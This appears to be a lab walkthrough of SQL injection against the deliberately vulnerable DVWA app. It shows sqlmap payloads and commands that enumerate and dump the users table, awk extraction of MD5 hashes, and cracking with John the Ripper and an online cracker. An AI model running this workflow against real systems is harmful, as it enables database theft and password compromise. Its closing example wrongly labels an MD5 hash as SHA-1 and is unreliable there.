


DVWA DB hacked with password hashes cracked






Above userID was intercepted by burp on attacker machine



Copied above into a file request.txt on attacker machine 253.139



Ran sqlmap on the saved file request.txt which revealed the DB to be Mysql and ran queries for our user marcopolo

```
┌──(kali㉿kali)-[/]
└─$ sqlmap -r /tmp/request.txt
        ___
       __H__
 ___ ___[*]_____ ___ ___  {1.9.3#stable}
|_ -| . [*]     | .'| . |
|___|_  [*]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illega
ity to obey all applicable local, state and federal laws. Developers assume no liability and are n
mage caused by this program

[*] starting @ 15:50:53 /2025-04-11/

[15:50:53] [INFO] parsing HTTP request from '/tmp/request.txt'
[15:50:53] [INFO] testing connection to the target URL
[15:50:53] [INFO] checking if the target is protected by some kind of WAF/IPS
[15:50:53] [INFO] testing if the target URL content is stable
[15:50:54] [INFO] target URL content is stable
```

```
    Type: time-based blind
    Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=marcopolo' AND (SELECT 3156 FROM (SELECT(SLEEP(5)))IbAY)-- mPie&Submit=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=marcopolo' UNION ALL SELECT NULL,CONCAT(0×71627a6a71,0×6f494a78624b6e6e6b5361784243736d4e4d4f477347644e6b4b47615a7445
6373774a494a6d5a70,0×717a6b7171)#&Submit=Submit
---
[15:53:59] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL ⩾ 4.1
[15:53:59] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.253.133'

[*] ending @ 15:53:59 /2025-04-11/
```

Giving sqlmap query >> sqlmap -r /tmp/request.txt --dbs it revealed various databases on the targeted server

```
┌──(kali㉿kali)-[/]
└─$ sqlmap -r /tmp/request.txt --dbs
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.9.3#stable}
|_ -| . ["]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is
ity to obey all applicable local, state and federal laws. Developers assume no liability an
mage caused by this program

[*] starting @ 16:05:25 /2025-04-11/

[16:05:25] [INFO] parsing HTTP request from '/tmp/request.txt'
[16:05:26] [INFO] resuming back-end DBMS 'mysql'
[16:05:26] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
```

Various DB names (7) below from above run


```
    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=marcopolo' UNION ALL SELECT NULL,CONCAT(0x71627a6a71,0x6f494a7
6373774a494a6d5a70,0x717a6b7171)#&Submit=Submit
---
[16:05:26] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 4.1
[16:05:26] [INFO] fetching database names
[16:05:26] [WARNING] reflective value(s) found and filtering out
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195

[16:05:26] [INFO] fetched data logged to text files under '/home/kali/.local/s

[*] ending @ 16:05:26 /2025-04-11/
```

Ran below query >> sqlmap -r /tmp/request.txt -D dvwa --tables via sqlmap on DB dvwa above to get the tables

```
┌──(kali㉿kali)-[/]
└─$ sqlmap -r /tmp/request.txt -D dvwa --tables
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.9.3#stable}
|_ -| . [(]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the
ity to obey all applicable local, state and federal laws. Developers assume no liability and are not responsi
mage caused by this program

[*] starting @ 16:13:58 /2025-04-11/

[16:13:58] [INFO] parsing HTTP request from '/tmp/request.txt'
[16:13:58] [INFO] resuming back-end DBMS 'mysql'
[16:13:58] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=marcopolo' OR NOT 8916=8916#&Submit=Submit
```


```
[16:13:58] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL >= 4.1
[16:13:58] [INFO] fetching tables for database: 'dvwa'
[16:13:58] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+
```

Running the same query above on DB tikiwiki revealed several tables few are shown below



Running the below query on various tables of Db tikiwiki revealed that the Db had just 1 entry, see below pic

>> sqlmap -r /tmp/request.txt -D tikiwiki --tables -T users_users –dump



However, running the above query for Db dvwa revealed some interesting results of users with their password hashes

>> sqlmap -r /tmp/request.txt -D dvwa --tables -T users –dump

```
Database: dvwa
[2 tables]
+------------+
| guestbook  |
| users      |
+------------+

[16:51:58] [INFO] fetching columns for table 'users' in database 'dvwa'
[16:51:58] [WARNING] reflective value(s) found and filtering out
[16:51:58] [INFO] fetching entries for table 'users' in database 'dvwa'
[16:51:58] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] n
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: dvwa
Table: users
[5 entries]
+---------+---------+-----------------------------------------------------+----------------------------------+-----------+---------+
| user_id | user    | avatar                                              | password                         | last_name | first_n |
ame |
+---------+---------+-----------------------------------------------------+----------------------------------+-----------+---------+
| 1       | admin   | http://172.16.123.129/dvwa/hackable/users/admin.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 | admin     | admin
   |
| 2       | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 | Brown     | Gordon
   |
| 3       | 1337    | http://172.16.123.129/dvwa/hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b | Me        | Hack
   |
| 4       | pablo   | http://172.16.123.129/dvwa/hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 | Picasso   | Pablo
   |
| 5       | smithy  | http://172.16.123.129/dvwa/hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 | Smith     | Bob
   |
+---------+---------+-----------------------------------------------------+----------------------------------+-----------+---------+
```

```
[16:52:03] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.253.133/dump/dvwa/users.csv'
[16:52:03] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.253.133'

[*] ending @ 16:52:03 /2025-04-11/


┌──(kali㉿kali)-[~]
```

Copy above password hashes and other info and put it in a file as shown below

```
┌──(kali㉿kali)-[~]
└─$ echo "| 1       | admin   | http://172.16.123.129/dvwa/hackable/users/admin.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 | admin
 | admin     |
| 2       | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 | Brown     | Gordon
   |
| 3       | 1337    | http://172.16.123.129/dvwa/hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b | Me        | Hack
   |
| 4       | pablo   | http://172.16.123.129/dvwa/hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 | Picasso   | Pablo
   |
| 5       | smithy  | http://172.16.123.129/dvwa/hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 | Smith     | Bob
">password_hashes.txt

┌──(kali㉿kali)-[~]
└─$ cat password_hashes.txt
| 1       | admin   | http://172.16.123.129/dvwa/hackable/users/admin.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 | admin     | admin
   |
| 2       | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 | Brown     | Gordon
   |
| 3       | 1337    | http://172.16.123.129/dvwa/hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b | Me        | Hack
   |
| 4       | pablo   | http://172.16.123.129/dvwa/hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 | Picasso   | Pablo
   |
| 5       | smithy  | http://172.16.123.129/dvwa/hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 | Smith     | Bob

┌──(kali㉿kali)-[~]
```

Below command skimmed the above file output to the user:password_hash format

```
┌──(kali㉿kali)-[~]
└─$ awk -F'|' '{print $3 ":" $6}' password_hashes.txt >password_hashes_.txt


┌──(kali㉿kali)-[~]
└─$ cat password_hashes_.txt
admin    : admin
gordonb  : Brown
1337     : Me
pablo    : Picasso
smithy   : Smith
```

Written below with the hashes

>>awk -F'|' '{print $3 ":" $5}' password_hashes.txt >password_hashes_.txt

```
┌──(kali㉿kali)-[~]
└─$ awk -F'|' '{print $3 ":" $5}' password_hashes.txt >password_hashes_.txt


┌──(kali㉿kali)-[~]
└─$ cat password_hashes_.txt
admin    : 5f4dcc3b5aa765d61d8327deb882cf99
gordonb  : e99a18c428cb38d5f260853678922e03
1337     : 8d3533d75ae2c3966d7e0d4fcc69216b
pablo    : 0d107d09f5bbe40cade3de5c71e9e9b7
smithy   : 5f4dcc3b5aa765d61d8327deb882cf99
```

>>awk -F'|' '{print $5}' password_hashes.txt >password_hashes_.txt

```
┌──(kali㉿kali)-[~]
└─$ awk -F'|' '{print  $5}' password_hashes.txt >password_hashes_.txt


┌──(kali㉿kali)-[~]
└─$ cat password_hashes_.txt
5f4dcc3b5aa765d61d8327deb882cf99
e99a18c428cb38d5f260853678922e03
8d3533d75ae2c3966d7e0d4fcc69216b
0d107d09f5bbe40cade3de5c71e9e9b7
5f4dcc3b5aa765d61d8327deb882cf99
```

Using John the Ripper above MD5 hashes were cracked, see below

>>john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt /home/kali/password_hashes_.txt

>>john --show --format=raw-md5 /home/kali/password_hashes_.txt

```
┌──(kali㉿kali)-[~]
└─$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt /home/kali/password_hashes_.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 AVX 4×3])
No password hashes left to crack (see FAQ)

┌──(kali㉿kali)-[~]
└─$ john --show --format=raw-md5 /home/kali/password_hashes_.txt

?:password
?:abc123
?:charley
?:letmein
?:password

5 password hashes cracked, 0 left
```

With online hash cracker, see the exactly cracked passwords below

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
5f4dcc3b5aa765d61d8327deb882cf99
e99a18c428cb38d5f260853678922e03
8d3533d75ae2c3966d7e0d4fcc69216b
0d107d09f5bbe40cade3de5c71e9e9b7
5f4dcc3b5aa765d61d8327deb882cf99
```

I'm not a robot reCAPTCHA Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
5f4dcc3b5aa765d61d8327deb882cf99	md5	password
e99a18c428cb38d5f260853678922e03	md5	abc123
8d3533d75ae2c3966d7e0d4fcc69216b	md5	charley
0d107d09f5bbe40cade3de5c71e9e9b7	md5	letmein
5f4dcc3b5aa765d61d8327deb882cf99	md5	password

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Hash	Type	Result
5f4dcc3b5aa765d61d8327deb882cf99	md5	password
e99a18c428cb38d5f260853678922e03	md5	abc123
8d3533d75ae2c3966d7e0d4fcc69216b	md5	charley
0d107d09f5bbe40cade3de5c71e9e9b7	md5	letmein
5f4dcc3b5aa765d61d8327deb882cf99	md5	password

How to distinguish between MD5 and SHA:

- **MD5 Hashes** are typically **32 characters long**, composed of hexadecimal digits (0-9, a-f).
- **SHA-1 Hashes** are **40 characters long**, also composed of hexadecimal digits.
- **SHA-256 Hashes** are **64 characters long**, again composed of hexadecimal digits.

Example:

- **MD5 hash** (32 characters): 5f4dcc3b5aa765d61d8327deb882cf99
- **SHA-1 hash** (40 characters): e99a18c428cb38d5f260853678922e03
- **SHA-256 hash** (64 characters): 6dcd4ce23d88e2ee9568ba546c007c63b3e20c9e52b91d6b4f5a9f5f9b7e9a1a

>>The End<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<